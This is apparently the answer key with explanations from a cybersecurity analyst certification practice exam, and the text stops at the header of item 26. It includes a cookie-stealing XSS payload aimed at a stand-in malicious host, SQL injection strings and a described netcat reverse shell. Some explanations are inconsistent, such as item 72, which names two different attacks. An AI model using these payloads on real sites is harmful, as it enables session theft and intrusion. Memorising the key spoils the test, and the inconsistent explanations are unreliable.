Linux systems use the sshd (SSH daemon) to provide ssh connectivity. If Tim changes the sshd_config to deny root logins, it will still allow any authenticated non-root user to connect over ssh. The sshd service has a configuration setting that is named PermitRootLogin, and if you set this configuration setting to no or deny, all root logins will be denied by the ssh daemon. If you didn't know about this setting, you could still answer this question by using the process of elimination. An iptables rule is a Linux firewall rule, and this would simply block the port for ssh, not the root login. Adding root to the sudoers group won't help either since the sudoers group allows users to login as root. If you have a network IPS rule to attempt to block root logins, the IPS would have to be able to see the traffic being sent within the SSH tunnel. This is not possible since SSH connections are encrypted end-to-end by default. Therefore, the only possible right answer is to change the sshd_config setting to deny root logins.

66. B. OBJECTIVE 3.3

If attackers use an SQL injection to extract data through a Web application, the requests issued by them will usually have a larger HTML response size than a normal request. For example, if the attacker extracts the full credit card database, then a single response for that attacker might be 20 to 50 MB, where a normal response is only 200 KB. Therefore, this scenario is an example of a data exfiltration indicator of compromise. Based on the scenario, there is no evidence that a user is conducting a privilege escalation or using unauthorized privileges. There is also no evidence of a new account having been created or beaconing occurring over the network.

67. B. OBJECTIVE 3.2

The getfacl command allows backups of directories, to include permissions, which are saved to a text file. The setfacl command is used to restore the permissions from the backup created. The aclman and chbkup are not legitimate Linux commands. The iptables command is used to configure the Linux firewall, not the file permissions of the directory structure. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn’t to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

68. D. OBJECTIVE 3.1

Cisco’s log levels range from significant emergencies at level 0 for emergencies to level 7 for debugging, which can be quite noisy but provides large amounts of information for analysis during an incident response.

69. B. OBJECTIVE 3.4

DevSecOps is a combination of software development, security operations, and systems operations, and refers to the practice of integrating each discipline with the others. DevSecOps approaches are generally better postured to prevent problems like this one because security is built-in during the development instead of retrofitting the program afterward. The DevOps development model incorporates IT staff but does not include security personnel. The agile software development model focuses on iterative and incremental development to account for evolving requirements and expectations. The waterfall software development model cascades the phases of the SDLC so that each phase will start only when all of the tasks identified in the previous phase are complete. A team of developers can make secure software using either the waterfall or agile model. Therefore, they are not the right answers to solve this issue.

70. A. OBJECTIVE 3.1

Full packet capture records the complete payload of every packet crossing the network. The other methods will not provide sufficient information to allow for the detection of a cleartext password being sent. A net flow analysis will determine where communications occurred, by what protocol, to which devices, and how much content was sent, but it will not reveal anything about the content itself since it only analyzes the metadata for each packet crossing the network. A SIEM event log being monitored might detect that an authentication event has occurred, but it will not necessarily reveal if the password was sent in cleartext, as a hash value, or in the ciphertext. A software design documentation may also reveal what the designer's intentions for authentication were when they created the application, but this only provides an ‘as designed’ approach for a given software and does not provide whether the ‘as built’ configuration was implemented securely.

71. A. OBJECTIVE 3.2

An exact data match (EDM) is a pattern matching technique that uses a structured database of string values to detect matches. For example, a company might have a list of actual social security numbers of its customers. But, since it is not appropriate to load these numbers into a DLP filter, they could use EDM to match fingerprints of the numbers instead based on their format or sequence. Document matching attempts to match a whole document or a partial document against a signature in the DLP. Statistical matching is a further refinement of partial document matching that uses machine learning to analyze a range of data sources using arterial intelligence or machine learning. Classification techniques use a rule that might be based on a confidentiality classification tag or label attached to the data. For example, the military might use a classification based DLP to search for any files labeled as secret or top secret.

72. D. OBJECTIVE 3.1

This is an example of a brute force attack. Unlike password spraying that focuses on attempting only one or two passwords per user, a brute force attack focuses on trying multiple passwords for a single user. The goal of this attack is to crack the user's password and gain access to their account. Password spraying, instead, refers to the attack method that takes a large number of usernames and loops them with a single password. We can use multiple iterations using a number of different passwords, but the number of passwords attempted is usually low when compared to the number of users attempted. This method avoids password lockouts, and it is often more effective at uncovering weak passwords than targeting specific users. In the scenario provided, there are only one or two attempts being made to each username listed. This is indicative of a password spraying attack instead of a brute force attempt against a single user. Impersonation is the act of pretending to be another person for the purpose of fraud. Credential stuffing is the automated injection of breached username/password pairs in order to fraudulently gain access to user accounts. This is a subset of the brute force attack category: large numbers of spilled credentials are automatically entered into websites until they are potentially matched to an existing account, which the attacker can then hijack for their own purposes.

73. B. OBJECTIVE 3.3

This is a difficult question, but you should see a keyword in the query, "mimikatz". Mimikatz is a leading post-exploitation tool that dumps passwords from memory, as well as hashes, PINs, and Kerberos tickets. Other useful attacks it enables are pass-the-hash, pass-the-ticket, or building Golden Kerberos tickets. This makes post-exploitation lateral movement within a network easy for attackers. It is definitely considered unauthorized software and should be immediately alerted upon if discovered in your network. Data exfiltration is the process by which an attacker takes data that is stored inside of a private network and moves it to an external network. Processor consumption is an IoC that monitors the per-process percentage of CPU time to show which is causing a problem. Irregular peer-to-peer communication occurs when hosts within a network establish connections over unauthorized ports or data transfers.

74. B. OBJECTIVE 3.1

This is an example of a Boolean-based SQL injection. This occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database. In this example, notice that the statement being parsed as part of the URL after the equal sign is equivalent to 1 or 17-7=10. This means the portion of the statement that is 17-7=10 would return a value of 1 (since it is true). Then, we are left to compute if 1 = 1, and since it does, the SQL database will treat this as a positive authentication. This is simply an obfuscation technique of a 1=1 SQL injection technique. A buffer overflow is an exploit that attempts to write data to a buffer and exceed that buffer's boundary to overwrite an adjacent memory location. A session hijacking attacks consists of the exploitation of the web session control mechanism, which is normally managed for a session token. XML Injection is an attack technique used to manipulate or compromise the logic of an XML application or service.

75. A. OBJECTIVE 3.1

journalctl is a command for viewing logs collected by systemd. The systemd-journald service is responsible for systemd's log collection, and it retrieves messages from the kernel, systemd services, and other sources. These logs are gathered in a central location, which makes it easy to review. If you specify the parameter of _UID=1003, you will only receive entries made under the authorities of the user with ID (UID) 1003. In this case, that is Terri. By using the piping function, we can send that list of entries into the grep command as an input and then filter the results before returning them to the screen. This command will be sufficient to see all the times that Terri has executed something as the superuser using privilege escalation. If there are too many results, we could further filter the results using regular expressions with grep using the -e flag. Since the UID of 1003 is only used by Terri, it is not necessary to add [Tt]erri to your grep filter as the only results for UID 1003 (terri) will already be shown. So, while all four of these would produce the same results, the most efficient option to accomplish this is by entering “journalctl _UID=1003 | grep sudo” in the terminal. Don't get afraid when you see questions like this, walk through each part of the command step by step and determine the differences. In this question, you may not have known what journalctl is, but you didn't need to. You simply needed to identify which grep expression was the shortest that would still get the job done. By comparing the differences between the options presented, you could likely take your best guess and identify the right one.

76. A. OBJECTIVE 3.3

Rootkits are usually classed as either kernel mode or user mode. CPU architectures define a number of protection rings. Ring 0 has complete access to any memory location and, therefore any hardware devices connected to the system. Processes that operate with ring 0 privileges are referred to as working in kernel mode. As this suggests, only the bootloader and the core of the operating system, plus some essential device drivers, are supposed to have this level of access. Ring 3 is referred to as user mode (rings 1 and 2 are rarely implemented). Ring 3 is where the OS runs services and non-essential device drivers. It is also where applications run. In user mode, each process can use only memory locations allocated by the kernel and can only interact with hardware via system calls to kernel processes. A kernel-mode rootkit is able to gain complete control over the system.

77. B. OBJECTIVE 3.3

According to the MITRE ATT&CK framework, developed capabilities are those that can identify and exploit zero-day vulnerabilities. Acquired and augmented refers to the utilization of commodity malware and techniques (i.e., script kiddies). Advanced capabilities refer to those that can introduce vulnerabilities through the supply chain in both proprietary and open-source products. Integrated capabilities involve non-cyber tools such as political or military assets.

78. D. OBJECTIVE 3.1

In a SaaS model, the consumer has to ensure that the endpoints being used to access the cloud are secure. Since the consumer owns the endpoint (laptop, desktop, tablet, smartphone, etc.), they have the responsibility to secure it. The entire concept behind using a SaaS product is that the service provider will patch the underlying operating systems on the servers, create secure software that isn't vulnerability to SQL injection or cross-site scripting attacks, and ensure proper operations and maintenance of the backend systems.

79. C. OBJECTIVE 3.1

The fast flux DNS technique rapidly changes the IP address associated with a domain. It allows the adversary to defeat IP-based blacklists, but the communication patterns established by the changes might be detectable. Based on the evidence provided above, you only know that a fast flux DNS is being used. It is impossible to tell if data exfiltration, drive capacity consumption, or memory consumption is occurring.

80. C. OBJECTIVE 3.1

Google interprets this statement as <anything>@diontraining.com and understands that the user is searching for email addresses since %40 is the hex code for the @ symbol. The * is a wild card character meaning that any text could be substituted for the * in the query. This type of search would provide an attacker with a list of email addresses associated with diontraining.com, and therefore could be used as part of a spear-phishing campaign. To return all web pages hosted at diontraining.com, you should use the "site:" modifier in the query. To return all web pages with the text diontraining.com, simply enter "diontraining.com" into the Google search bar with no modifiers to return those results.

81. B. OBJECTIVE 3.1

Internet Relay Chat (IRC) used to be extremely popular, but was replaced by modern chat applications like Facebook Messenger, Google Hangouts, Slack, and numerous others. These days, IRC traffic is very rare on most corporate networks. Therefore, this would be classified as suspicious and require additional investigation. The unencrypted nature of the protocol makes it easy to intercept and read communications on this port, but even so, there are many types of malware use IRC as a communication channel. Due to this cleartext transmission, though, an APT would avoid using IRC for their C2 channel in order to blend in with regular network traffic and avoid detection. IRC is not normally used for machine-to-machine communications in corporate networks. Because the scenario mentioned a connection to a foreign country, as part of your investigation, you should ask the employee if they have friends or family overseas in the country to rule out the possibility that this is acceptable traffic.

82. B. OBJECTIVE 3.3

Based on this code snippet, the application is not utilizing input validation. This would allow a malicious user to conduct a XSS (cross-site scripting) attack. For example, an attacker could input the following for a value of “ID”:

'><script>document.location=

‘http://www.malicious-website.com/cgi-bin/cookie.cgi?

Foo='+document.cookie</script>'

This could cause the victim ID to be sent to “malicious-website.com” where additional code could be run, or the session can then be hijacked. Based on the code snippet provided, we have no indications as to the level of logging and monitoring being performed, nor if proper error handling is being conducted. A race condition is a software vulnerability when the resulting outcome from execution processes is directly dependent on the order and timing of certain events, and those events fail to execute in the order and timing intended by the developer.

83. A. OBJECTIVE 3.3

This is an example of an XML External Entity (XXE) vulnerability. Any references to document abc of type xyz may now be replaced with /etc/passwd, which would allow the user to harvest the data contained within the file. Although in modern Linux operating systems, the /etc/passwd only contains the usernames resident on the system and not the passwords, this is still valuable information for an attacker. The ‘/etc/passwd’ file has been better secured in recent systems through the use of a shadow file (which contains hashed values for the passwords). Without an input validation step is added to the process, there is nothing to stop the attacker from gathering other potentially sensitive files from the server. While ISO-8859-1 does indeed cover the Latin alphabet and is standard throughout XML, it has no significance from a cybersecurity perspective. A parameterized query is a form of output encoding that defends against SQL and XML injections. This code does not contain a parameterized query.

84. D. OBJECTIVE 3.1

Since ICS, SCADA, and IoT devices often run proprietary, inaccessible, or unpatchable operating systems, the traditional tools used to detect the presence of malicious cyber activity in normal enterprise networks will not function properly. Therefore, the use of user and entity behavior analytics (UEBA) is best suited to detect and classify known-good behavior from these systems to create a baseline. Once a known-good baseline is established, deviations can be detected and analyzed. UEBA may be heavily dependent on advanced computing techniques like artificial intelligence and machine learning, and may have a higher false positive rate. As the name suggests, the analytics software tracks user account behavior across different devices and cloud services. Entity refers to machine accounts, such as client workstations or virtualized server instances, and to embedded hardware, such as Internet of Things (IoT) devices. Traditional technologies include anti-virus tools, host-based IDS and IPS, and endpoint protection platforms.

85. C. OBJECTIVE 3.3

The exact string used here was the attack string used in CVE-2019-11510 to compromise thousands of VPN servers worldwide using a directory traversal approach. However, the presence of this in the logs does not prove that the attack was successful, only that it was attempted. In order to verify that the /etc/passwd file was successfully downloaded by the attacker, additional information and correlation would be required by a cybersecurity analyst. If the server utilizes proper input validation on URL entries, then the directory traversal would be prevented. As no elements of the SQL or XML language are present, this is definitely not an SQL or XML injection attack.

86. B. OBJECTIVE 3.1

The provided indicators of compromise appear to be from an Advanced Persistent Threat (APT). These attacks tend to go undetected for several weeks or months and utilize secure communication to external IPs as well as Remote Desktop Protocol connections to provide the attackers with access to the infected host. While an APT might use a software vulnerability to gain their initial access, the full description provided in the question that includes the files being copied and executed from the %TEMP% folder and the use of SSL/RDP connections indicates longer-term exploitation, such as one caused by an APT.

87. C. OBJECTIVE 3.3

While the payroll server could be assumed to holds PII, financial information, and corporate information, the analyst would only be making that assumption based on its name. Even before an incident response occurs, it would be a good idea to conduct a data criticality and prioritization analysis to determine what assets are critical to your business operations and need to be prioritized for protection. After an intrusion occurs, this information could then be used to better protect and defend those assets against an attacker. Since the question states the analyst is trying to determine which server to look at simply based on their names, it is clear this organization never performed a data criticality and prioritization analysis and should do that first. After all, with names like FIREFLY, DEATHSTAR, THOR, and Dion, the analyst simply has no idea what is stored on those systems. For example, how do we know that DEATHSTAR doesn’t contain their credit card processing systems that would be a more lucrative target for APT 38 than the PAYROLL_DB. The suggestions of hardening, logically isolating, or conducting a vulnerability scan of a particular server is a random guess by the analyst since they don’t know which data they should focus on protecting or where the attacker is currently.

88. C. OBJECTIVE 3.4

When data enrichment is occurring, it could combine a threat intelligence feed with a log of NetFlow. This will allow the analyst to know if an IP address of interest is actually associated with a known APT. Machine learning and deep learning are forms of artificial intelligence that may be used to conduct data enrichment activities, but individually they are not sufficient to answer this question. Continuous integration is a software development method in which code updates are tested and committed to a development or build server/code repository rapidly, and is unrelated to this question.

89. A. OBJECTIVE 3.1

If there are legal or regulatory requirements that require the company to host their security audit data on-premises, then moving to the cloud will not be possible without violating applicable laws. For example, some companies are required to host their data within their national borders, even if migrating to the cloud. The other options presented are all low risk and can be overcome with proper planning and mitigations. Most cloud providers have degrees of redundancy far in excess of what any individual on-premises provider will be able to generate, making the concern over backups a minimal risk. If the SIEM is moved to a cloud-based server, it could still be operated and controlled in the same manner as the previous on-premise solution using a virtualized cloud-based server. While a VM or hypervisor escape is possible, they are rare and can be mitigated against with additional controls.

90. C. OBJECTIVE 3.2

Third-party DNS resolvers, particularly those of ISPs, will typically have elaborate algorithms designed to detect command and control (C2) via fast flux networks. Fast flux DNS utilizes a technique that rapidly changes the IP address associated with a domain to allow an adversary to defeat IP-based blacklists. Often, these fast flux networks have communication patterns that might be detectable, though. While in-house statistical analysis might be possible (and could be done in parallel), the commercial resources available to a large scale ISP or dedicated secure DNS providers will be better tailored to combatting this issue.

91. A. OBJECTIVE 3.3

ID and certification must be crafted such that when substituted in for the “.getparameter” fields so that the SQL statement formed is still complete and will return a Boolean value of true for the ENTIRE statement every time it is evaluation. The AND in the middle of the WHERE clause indicates that both the courseID and certification portion must be true in order to be true in every case. When this occurs, the entire table of courses would be returned. The only string that would ensure both halves of the WHERE clause always return true would be <id = “1’ OR ‘1’ =='1”. The other statements either would only partially be true of are using the incorrect number and placement of single quotes in the SQL statement so that an error is returned.

92. C. OBJECTIVE 3.3

This code is taking the input of “id” directly from a user or other program with conducting any input validation. This could be exploited and used as an attack vector for an SQL injection. If the source of the ID can be altered by a malicious user, then it might get replaced with something like’ or ‘1’ ='1. This will cause the SQL statement to become: "SELECT * FROM CUSTOMER WHERE CUST_ID='' or '1'='1'". Because ‘1’ always equals ‘1’, the where clause will always return ‘true’, meaning that EVERY record in the database could now become available to the attacker. When creating SQL statements, there are reasons for and against the use of the * operator, its presence alone does not necessarily indicate a weakness. With only the one line of code being reviewed, you cannot make any statement as to whether it is vulnerable to a buffer overflow attack as you do not see the declaration values for the initialization of the id variable. This code is not using parameterized queries, but if it did then it would eliminate this vulnerability. A parameterized query is a type of output encoding that relies on prepared statements to reduce the risk of an SQL injection.

93. B. OBJECTIVE 3.3

The best option is MAC address reporting coming from a source device like a router or a switch. If the company uses a management system or inventory process to capture these addresses, then a report from one of these devices will show what is connected to the network even when they are not currently in the inventory. This information could then be used to track down rogue devices based on the physical port it is connected to on a network device.

94. D. OBJECTIVE 3.3

The largest and most immediate cybersecurity concern that the analyst should have is in regards to credential stuffing. Credential stuffing occurs when an attacker tests username and password combinations against multiple online sites. Since both companies share a common consume group, it is likely that some of Yoyodyne's consumers also had a user account at Whamiedyne. If the attackers compromised the username and passwords from Whamiedyne's servers, they might attempt to use those credentials on Yoyodyne's servers, too. There is no definitive reason to believe that both companies are using the same infrastructure. Therefore, the same vulnerability that was exploited by the attacker may not exist at Yoyodyne. The question doesn't mention an SQL database. Therefore, there is no direct threat of an SQL injection. A man-in-the-middle (MitM) attack occurs when the attacker sits between two communicating hosts and transparently captures, monitors, and relays all communications between the host. Nothing in this question indicates that a MitM was utilized or is a possible threat.

95. A. OBJECTIVE 3.3

This is an example of an insecure direct object reference. Direct object references, like this, are typically insecure when they do not verify whether a user is authorized to access a specific object. Therefore, it is important to implement access control techniques in applications that work with private information or other types of sensitive data. Based on the URL above, you cannot determine if the application is also vulnerable to an XML or SQL injection attack. In a SQL injection attack, an attacker can modify one or more of these four basic functions by adding code to some input within the web app, causing it to execute the attacker's own set of queries using SQL. An XML injection is similar but focuses on XML code instead of SQL queries. A race condition is a software vulnerability when the resulting outcome from execution processes is directly dependent on the order and timing of certain events, and those events fail to execute in the order and timing intended by the developer, which is not the case in this scenario.

Domain 4

Incident Response

1. A. OBJECTIVE 4.4

During the first phase of a forensic investigation, an analyst should ensure the scene is safe before beginning evidence collection. Then, they should secure the scene to prevent any contamination of evidence. An analyst will then begin to collect evidence during the collection phase while documenting their efforts and maintaining the integrity of the data collected. Once the analyst moves into the analysis phase, they will make a copy of the evidence and perform their analysis on the copy. Finally, a report is generated during the reporting phase.

2. C. OBJECTIVE 4.4

BitLocker information is not stored in the Master Boot Record (MBR). Therefore, you cannot retrieve the key from the MBR. BitLocker keys can also be retrieved via hibernation files or memory dumps. The recovery key may also be retrieved by conducting a FireWire attack on the mounted drive using a side-channel attack known as a DMA attack. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal is not to score 100% on the exam; it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

3. B. OBJECTIVE 4.1

In order to maintain a disciplined approach to incident response, the organization needs to document and follow procedures that are developed during the preparation phase. The SOC should have a call list or an escalation list as part of those procedures. This list should detail who should be called, in what order, and how high up the organizational leadership chart a particular issue would reach. In almost every case, the incident response team lead should be contacted before the CEO or CIO is notified of the incident. When companies go "right to the top" of the leadership chart, the CEO and CIO will be acting on half-true or unverified information during the start of an incident response process. Instead, an established form for incident detail collection should be performed, the right technical leads should be notified of the incident, and the incident response team should be called I to analyze the information and provide a quick "stand up" report to leadership on what the issue is, what has already been done, and what they recommend doing from here to resolve the incident. All of the other options are best practices to consider and develop in the preparation phase, but would not have solved the issue in this scenario of senior leadership being notified before the incident response team lead.

4. B. OBJECTIVE 4.4

When collecting evidence, you should always follow the order of volatility. This will allow you to collect the most volatile evidence (most likely to change) first, and the least volatile (least likely to change) last. You should always begin the collection with the CPU registers and cache memory (L1/L2/L3/GPU). The contents of system memory (RAM), including a routing table, ARP cache, process tables, kernel statistics, and temporary file systems/swap space/virtual memory. Next, you would move onto the collection of data storage devices like hard drives, SSDs, and flash memory devices. After that, you would move onto less volatile data such as backup tapes, external media devices (hard drives, DVDs, etc.), and even configuration data or network diagrams.

5. D. OBJECTIVE 4.4

File carving is the process of extracting data from an image when that data has no associated file system metadata. A file-carving tool analyzes the disk at sector/page level and attempts to piece together data fragments from unallocated and slack space to reconstruct deleted files, or at least bits of information from deleted files. File carving depends heavily on file signatures or magic numbers—the sequence of bytes at the start of each file that identifies its type. Hashing is a function that converts an arbitrary length string input to a fixed-length string output. Overwrite is a method of writing random bits or all zeros over a hard disk in order to sanitize it. Recovery is a generic term in forensics, cybersecurity incident response, and other portions of the IT industry, therefore it is not specific enough to be the correct option.

6. D. OBJECTIVE 4.4

Point-of-sale malware (POS malware) is usually a type of malicious software (malware) that is used by cybercriminals to target point of sale (POS) and payment terminals with the intent to obtain credit card and debit card information, a card's track 1 or track 2 data and even the CVV code, by various man-in-the-middle attacks, that is the interception of the processing at the retail checkout point of sale system. Ransomware is a type of malware that threatens to publish the victim's data or perpetually block access to it unless a ransom is paid. Keyloggers are a type of monitoring software designed to record keystrokes made by a user. These keyloggers can record the information you type into a website or application and send to back to an attacker. A rootkit is a class of malware that modifies system files, often at the kernel level, to conceal its presence.

7. B. OBJECTIVE 4.2

When booting in Safe Mode, Run and RunOnce are ignored by the Windows system. The autorun entries in the Registry are often targeted because they're not always visible to the average user. In modern Windows systems, there are two types of autorun keys: Run, which initializes its values asynchronously, and RunOnce, which initializes its values in order. By default, these keys are ignored when the computer is started in Safe Mode. The value name of RunOnce keys can be prefixed with an asterisk (*) to force the program to run even in Safe mode.

8. C. OBJECTIVE 4.2

Following an incident, all types of permissions should be reviewed and reinforced. This especially affects file and firewall ACLs and system privileges assigned to administrative user or group accounts. This is performed during the recovery phase. During the eradication phase, you would conduct sanitization, secure disposal, and reimaging.

9. A. OBJECTIVE 4.3

The code is setting up a task using Windows Task Scheduler (at). This task will run netcat (nc.exe) each day at the specified time (10:42). This is the netcat program, and is being run from the c:\temp directory to create a reverse shell by executing the command shell (-e cmd.exe) and connecting it back to the attacker's machine at 172.16.34.12 over port 443.

10. A. OBJECTIVE 4.2

The incident response policy contains procedures and guidelines covering appropriate priorities, actions, and responsibilities in the event of security incidents, divided into preparation, detection/analysis, containment, eradication/recovery, and post-incident stages. Procedures provide detailed, tactical information to the CSIRT and represent the collective wisdom of team members and subject-matter experts. A policy is a statement of intent and is implemented as a procedure or protocol. A guideline is a statement by which to determine a course of action. A guideline aims to streamline particular processes according to a set routine or sound practice. A framework is a basic structure underlying a system, concept, or text.

11. B. OBJECTIVE 4.2

eFUSE is an Intel-designed mechanism to allow a software instruction to blow a transistor in the hardware chip. One use of this is to prevent firmware downgrades, implemented on some games consoles and smartphones. Each time the firmware is upgraded, the updater blows an eFUSE. When there is a firmware update, the updater checks that the number of blown eFUSEs is not less than the firmware version number. A self-encrypting drive (SED) uses cryptographic operations performed by the drive controller to encrypt the contents of a storage device. A trusted platform module (TPM) is a specification for hardware-based storage of digital certificates, cryptographic keys, hashed passwords, and other user and platform identification information. The TPM is implemented either as part of the chipset or as an embedded function of the CPU. A hardware security module (HSM) is an appliance for generating and storing cryptographic keys. A HSM solution may be less susceptible to tampering and insider threats than software-based storage.

12. C. OBJECTIVE 4.4

The first thing that must be done after acquiring a forensic disk image is to create a hash digest of the source drive and destination image file to ensure they match. A critical step in the presentation of evidence will be to prove that analysis has been performed on an image that is identical to the data present on the physical media and that neither data set has been tampered with. The standard means of proving this is to create a cryptographic hash or fingerprint of the disk contents and any derivative images made from it. When comparing hash values, you need to use the same algorithm that was used to create the reference value. While encrypting the image files is a good security practice to maintain the confidentiality of the data, it does not provide data integrity like a hash digest does. Once imaged, the source drive should not be altered or encrypted. Digitally signing the image file could serve the function of non-repudiation, but it is an uncommon practice and not required to be performed.

13. A. OBJECTIVE 4.4

FileVault 2 is a full-disk encryption system used on macOS devices. A drive can be decrypted if you have the encryption key. This key can be recovered from memory while the volume is mounted. The Recovery key can also be obtained either from the user's notes or from their storage area of iCloud. You cannot unlock the volume by conducting a brute force attack against the drive since it uses AES 256-bit encryption system, which is currently unbreakable without access to a super computer. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn’t to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

14. C. OBJECTIVE 4.4

Chain of custody forms are forms that list every person who has worked with or who has made contact with the evidence that is a part of an investigation. These forms record every action taken by each individual in possession of the evidence. Depending on the organization's procedures, manipulation of evidence may require an additional person to act as a witness to verify whatever action is being taken. While the chain of custody would record who initially collected the evidence, it does not have to record who was the first person on the scene (if that person didn't collect the evidence). The other options presented by the question are all good pieces of information to record in your notes, but it is not required to be on the chain of custody form.

15. A. OBJECTIVE 4.2

Isolation of Connor’s computer by deactivating the port on the switch should be performed instead of just unplugging the computer. This would guarantee that Connor won’t just plug the computer back into the network as soon as you leave his desk. While Connor won’t be able to work without his workstation, it is essential to isolate the issue quickly to prevent future attempts at lateral movement from occurring and to protect the company’s data that is needed for continued business operations. While we are unsure of the initial root cause of the issue, we know it is currently isolated to Connor’s machine. He should receive remedial cybersecurity training, his workstation’s hard drive forensically imaged for later analysis, and then his workstation should be remediated or reimaged. It is better to isolate just Connor’s machine instead of the entire network segment in this scenario. Isolating the network segment, without evidence indicating the need to do so, would have been overkill and overly disruptive to the business. Reimaging Connor’s device may destroy data that could have otherwise been recovered and led to a successful root cause analysis. There is also insufficient evidence in this scenario to warrant disciplinary action against Connor as he may have simply clicked on a malicious link by mistake.

16. C. OBJECTIVE 4.3

This is a post request to run the "cat /etc/passwd" command that came from an outside source. It is not known from the evidence provided if this command were successful or not, but it should be analyzed further as this is not what would be expected, normal traffic. While the browser's default language was configured for Chinese (zh), this is something that is easily changed and cannot be used to draw authoritative conclusions about the threat actor's true location or persona. The User-Agent used is listed as Mozilla, which is used by both Firefox and Google Chrome. For an in-depth analysis of the full attack this code snippet was taken from, please visit https://www.rsa.com/content/dam/en/solution-brief/asoc-threat-solution-series-webshells.pdf. This 6-page article is definitely worth your time to look over and learn how a remote access webshell is used as an exploit.

17. C. OBJECTIVE 4.4

The dd command is used in forensic data acquisition to forensically create a bit by bit copy of a hard drive to a disk image. The bs operator sets the block size when using the Linux dd command. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn’t to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

18. B. OBJECTIVE 4.2

During the adversary's actions on objective phase, the adversary is already deep within the victim's network and has defeated all security mechanisms. If the adversary is attempting to exfiltrate data, implementation of a quality of service approach could potentially slow down the rate at which information could be exfiltrated. This is consider a degradation to their effort by purposely manipulating the quality of service to decrease their transfer speeds. Honeypots could serve to deceive an enemy during the actions on objective phase as the adversary may unknowingly take actions against a honeypot instead of their real objectives, but this would be classified as deception and not degradation. NIPS technologies serve to disrupt C2 channels, not degrade them. Audit logs may detect actions an adversary has taken after the fact, but will not degrade the actions themselves.

19. C. OBJECTIVE 4.2

A cybersecurity analyst must preserve evidence during the containment, eradication, and recovery phase. They must preserve forensic and incident information for future needs, to prevent future attacks, or to bring up an attacker on criminal charges. Restoration and recovery are often prioritized over analysis by business operations personnel, but taking time to create a forensic image is crucial to preserve the evidence for further analysis and investigation. During the preparation phase, the incident response team conducts training, prepares their incident response kits, and researches threats and intelligence. During the detection and analysis phase, an organization focuses on monitoring and detecting any possible malicious events or attacks. During the post-incident activity phase, the organization conducts after-action reports, creates lessons learned, and conducts follow-up actions to better prevent another incident from occurring.

20. A. OBJECTIVE 4.2

In a cryptographic erase (CE), the storage media is encrypted by default. To apply the erase operation, the encryption key itself is destroyed. CE is a feature of self-encrypting drives (SED) and is often used with solid-state devices. Zero-fill is a process that fills the entire storage device with zeroes. For SSDs and hybrid drives, zero-fill-based methods might not be reliable, because the device uses wear-leveling routines in the drive controller to communicate which locations are available for use to any software process accessing the device. A secure erase is a special utility provided with some solid-state drives that can perform the sanitization of flash-based devices. Overwrite is like zero-fill but can utilize a random pattern of ones and zeroes on the storage device. The most secure option would be a cryptographic erase (CE) for the scenario provided in the question.

21. B. OBJECTIVE 4.4

Both hardware and software write blockers are designed to ensure that forensic software and tools cannot change a drive inadvertently by accessing it. But, since the question indicates that you need to choose the BEST solution to protect the contents of the drive from being changed during analysis, you should pick the hardware write blocker. The primary purpose of a hardware write blocker is to intercept and prevent (or 'block') any modifying command operation from ever reaching the storage device. A forensic drive duplicator simply copies a drive and validates that it matches the original drive, but cannot be used by itself during analysis. A degausser is used to wipe magnetic media. Therefore, it should not be used on the drive since it would erase the contents of the hard drive.

22. A. OBJECTIVE 4.2

The best option is to submit them to an open-source intelligence provider like VirusTotal. VirusTotal allows you to quickly analyze suspicious files and URLs to detect types of malware. It then automatically shares them with the security community, as well. Disassembly and static analysis would require a higher level of knowledge and more time to complete. Running the Strings tool can help identify text if the code is not encoded in a specific way within the malware, but you have to know what you are looking for, such as a malware signature. You should never scan the files using a local anti-virus or anti-malware engine if you suspect the workstation or server has already been compromised, because the scanner may also be compromised.

23. B. OBJECTIVE 4.2

There are four phases to the incident response cycle: preparation; detection and analysis; containment, eradication and recovery; and post-incident activity. While you will conduct some notifications and communication during your incident response, that term is not one of the four defined phases.

24. B. OBJECTIVE 4.1

A lessons-learned report is a technical report designed for internal use with a view to improving incident response processes. An incident summary report is designed for distribution to stakeholders to provide reassurance that the incident has been properly handled. The incident summary report is usually not created to be an in-depth technical report, but instead is focused on a wider, nontechnical audience.

25. B. OBJECTIVE 4.3

A malicious process is one that is running on a system and is outside the norm. This is a host-based indicator of compromise (IOC) and not directly associated with an account-based IOC. Off-= hours usage, unauthorized sessions, and failed logins are all account-based examples of an IOC. Off hours usage occurs when an account is observed to log in during periods outside of normal business hours. This is often used by an attacker to avoid detection during business hours. Unauthorized sessions occur when a device or service is accessed without authorization. For example, if a limited privilege user is signed into a domain controlled. A failed login might be normal if a user forgets or incorrectly types their password, but repeated failures for one account could also be an indication of an attacked to crack a user's password.

26. B. OBJECTIVE 4.1

